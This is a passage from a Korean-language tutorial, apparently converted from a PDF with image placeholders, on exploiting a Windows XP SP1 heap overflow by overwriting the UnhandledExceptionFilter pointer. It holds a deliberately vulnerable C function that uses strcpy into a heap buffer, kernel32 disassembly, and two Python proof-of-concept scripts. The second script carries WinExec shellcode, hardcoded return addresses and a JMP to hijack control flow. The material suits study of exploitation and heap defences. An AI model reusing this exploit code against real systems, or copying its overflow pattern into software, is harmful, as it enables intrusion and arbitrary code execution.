int foo(char *buf)
{
  HLOCAL h1 = 0, h2 = 0;
  HANDLE hp;
  hp = HeapCreate(0,0x1000,0x10000);
  if(!hp)
     return printf("Failed to create heap.\n");
  h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,260);
  printf("HEAP: %.8X %.8X\n",h1,&h1);
  // Heap Overflow occurs here:
  strcpy(h1,buf);
  // We gain control of this second call to HeapAlloc
  h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,260);
  printf("hello");
  return 0;
}
```


이 종류의 오버플로우를 디버깅 할 때 예외필터가 호출 되고 오프셋이 올바른 위치에 있으려면 올리나 이뮤니티 디버거에 내장된 안티 디버깅 기능을 켜는 것이 중요하다.

우리는 4바이트를 써서 어디로 갈 수 있는지 반드시 찾아야 한다.

이것은 Unhandled Exception Filter에 대한 포인터가 될것이다.

이것은 SetUnhandledExceptionFilter()에 코드를 살펴 보면 찾을 수 있다.

MOV 가 UnhandledExceptionFilter (0x77ed73b4) 주소에 값을 쓰는 것을 볼 수 있다 :



이 시점에서 SetUnhandledExceptionFilter()가 호출되면서 ECX의 값을

UnhandledExceptionFilter 주소가 가리키는 부분에 쓰게 될 것이다.

이 부분이 처음엔 어떻게 보면 unlink() 과정에서 ECX를 EAX 혼동될 수 있는

부분이지만 **우리가 여기서 하고자 하는 것은 SetUnhandledExceptionFilter() 함수가 UnhandledExceptionFilter() 함수를 호출하는 그 방식을 악용하려는 것이다.** 따라서,

우리는 ECX가 쉘코드로 흐름을(control) 돌려놓을(pivot) 포인터를 가지고 있을 거라고

안심해서 말할 수 있다.

다음에 보일 코드가 당신의 의문점을 싹 사라지게 만들어 줄 것이다.


```
77E93114   A1 B473ED77      MOV EAX,DWORD PTR DS:[77ED73B4]
77E93119   3BC6              CMP EAX,ESI
77E9311B   74 15             JE SHORT kernel32.77E93132
77E9311D   57                PUSH EDI
77E9311E   FFD0              CALL EAX
```

기본적으로 UnhandledExceptionFilter()에 있는 값이 EAX로 파싱되어 옮겨지고 다음

코드들을 보면 머지않아 EAX가 호출되는 것을 확인할 수 있을 것이다. 그래서 우리는 공격자의 포인터를 가리키는 UnhandledExceptionFilter() 주소 (**77ED73B4 points to 공격자의 포인터**) 를 가지고 이걸 이용하면 공격자의 포인터는 UnhandledExceptionFiler()에 의해 역참조되어 EAX에 저장되고 호출되어 실행된다.

그 포인터(밑의 **call dword ptr ds:[edi+74]**를 말하는 것 같다)는 결국 쉘코드 혹은 쉘코드로 되돌릴 명령어로 제어권을 넘길 것이다.

EDI를 살펴보면, EDI+0x78 부분에 우리의 쉘코드(payload)를 가리키는 포인터가 있음(주소값)을 확인할 수 있다.




그래서 우리가 간단히 이 포인터를 호출할 수 있으면 쉘코드를 실행 시킬수 있다.

그러므로, 우리는 EAX에 들어 갈 다음과 같은 명령어 주소가 필요하다.


call dword ptr ds:[edi+74] (따라서, EAX = 77C3BBAD)

이 명령어는 XP sp1에 MS 모듈에서 쉽게 찾을 수 있다.




그래서 이 값을 PoC에 체우고 어디에 위치하는지 확인한다.

```
import os
exploit = ("\xcc" * 272)
exploit += ("\xad\xbb\xc3\x77") # ECX 0x77C3BBAD --> call dword ptr ds:[EDI+74]
exploit += ("\xb4\x73\xed\x77") # EAX 0x77ED73B4 --> UnhandledExceptionFilter()
exploit += ("\xcc" * 272)
os.system('"C:\\Documents and Settings\\Steve\\Desktop\\odbg110\\OLLYDBG.EXE" heap-uef.exe ' + exploit)
```




물론 우리는 간단한게 쉘코드 부분의 오프셋을 계산하고 우리의 JMP 명령어 코드와 쉘코드를 삽입한다.

```
import os

calc = ("\x33\xC0\x50\x68\x63\x61\x6C\x63\x54\x5B\x50\x53\xB9"
"\x44\x80\xc2\x77"       # address to WinExec()
"\xFF\xD1\x90\x90")

exploit = ("\x44" * 264)
exploit += "\xeb\x14"        # our JMP (over the junk and into nops)
exploit += ("\x44" * 6)
exploit += ("\xad\xbb\xc3\x77") # ECX 0x77C3BBAD --> call dword ptr
ds:[EDI+74]
exploit += ("\xb4\x73\xed\x77") # EAX 0x77ED73B4 -->
UnhandledExceptionFilter()
exploit += ("\x90" * 21)
exploit += calc

os.system('heap-uef.exe ' + exploit)
```



따란~!



Conclusion:

우리는 윈도우 XP sp1 이전에 대부분 원시적인 Unlink() 익스플로잇을 위한 두 기술을 시연했다. 동일한 상황에서 RtlEnterCriticalSection 이나 TEB Exception Handler 익스플로잇 같은 다른 테크닉 또한 적용된다.

이어서 윈도우XP sp2 와 3에 Unlink() (HeapAlloc/HeapFree) 익스플로잇을 증명하고 윈도우 힙 보호를 우회 할 것이다.

PoC's:

- http://www.exploit-db.com/exploits/12240/
- http://www.exploit-db.com/exploits/15957/

레퍼런스 :

1.Http://msdn.microsoft.com/en-us/library/windows/hardware/ff563802(v=vs.85).aspx
2.Http://msdn.microsoft.com/en-us/library/windows/hardware/ff553197(v=vs.85).aspx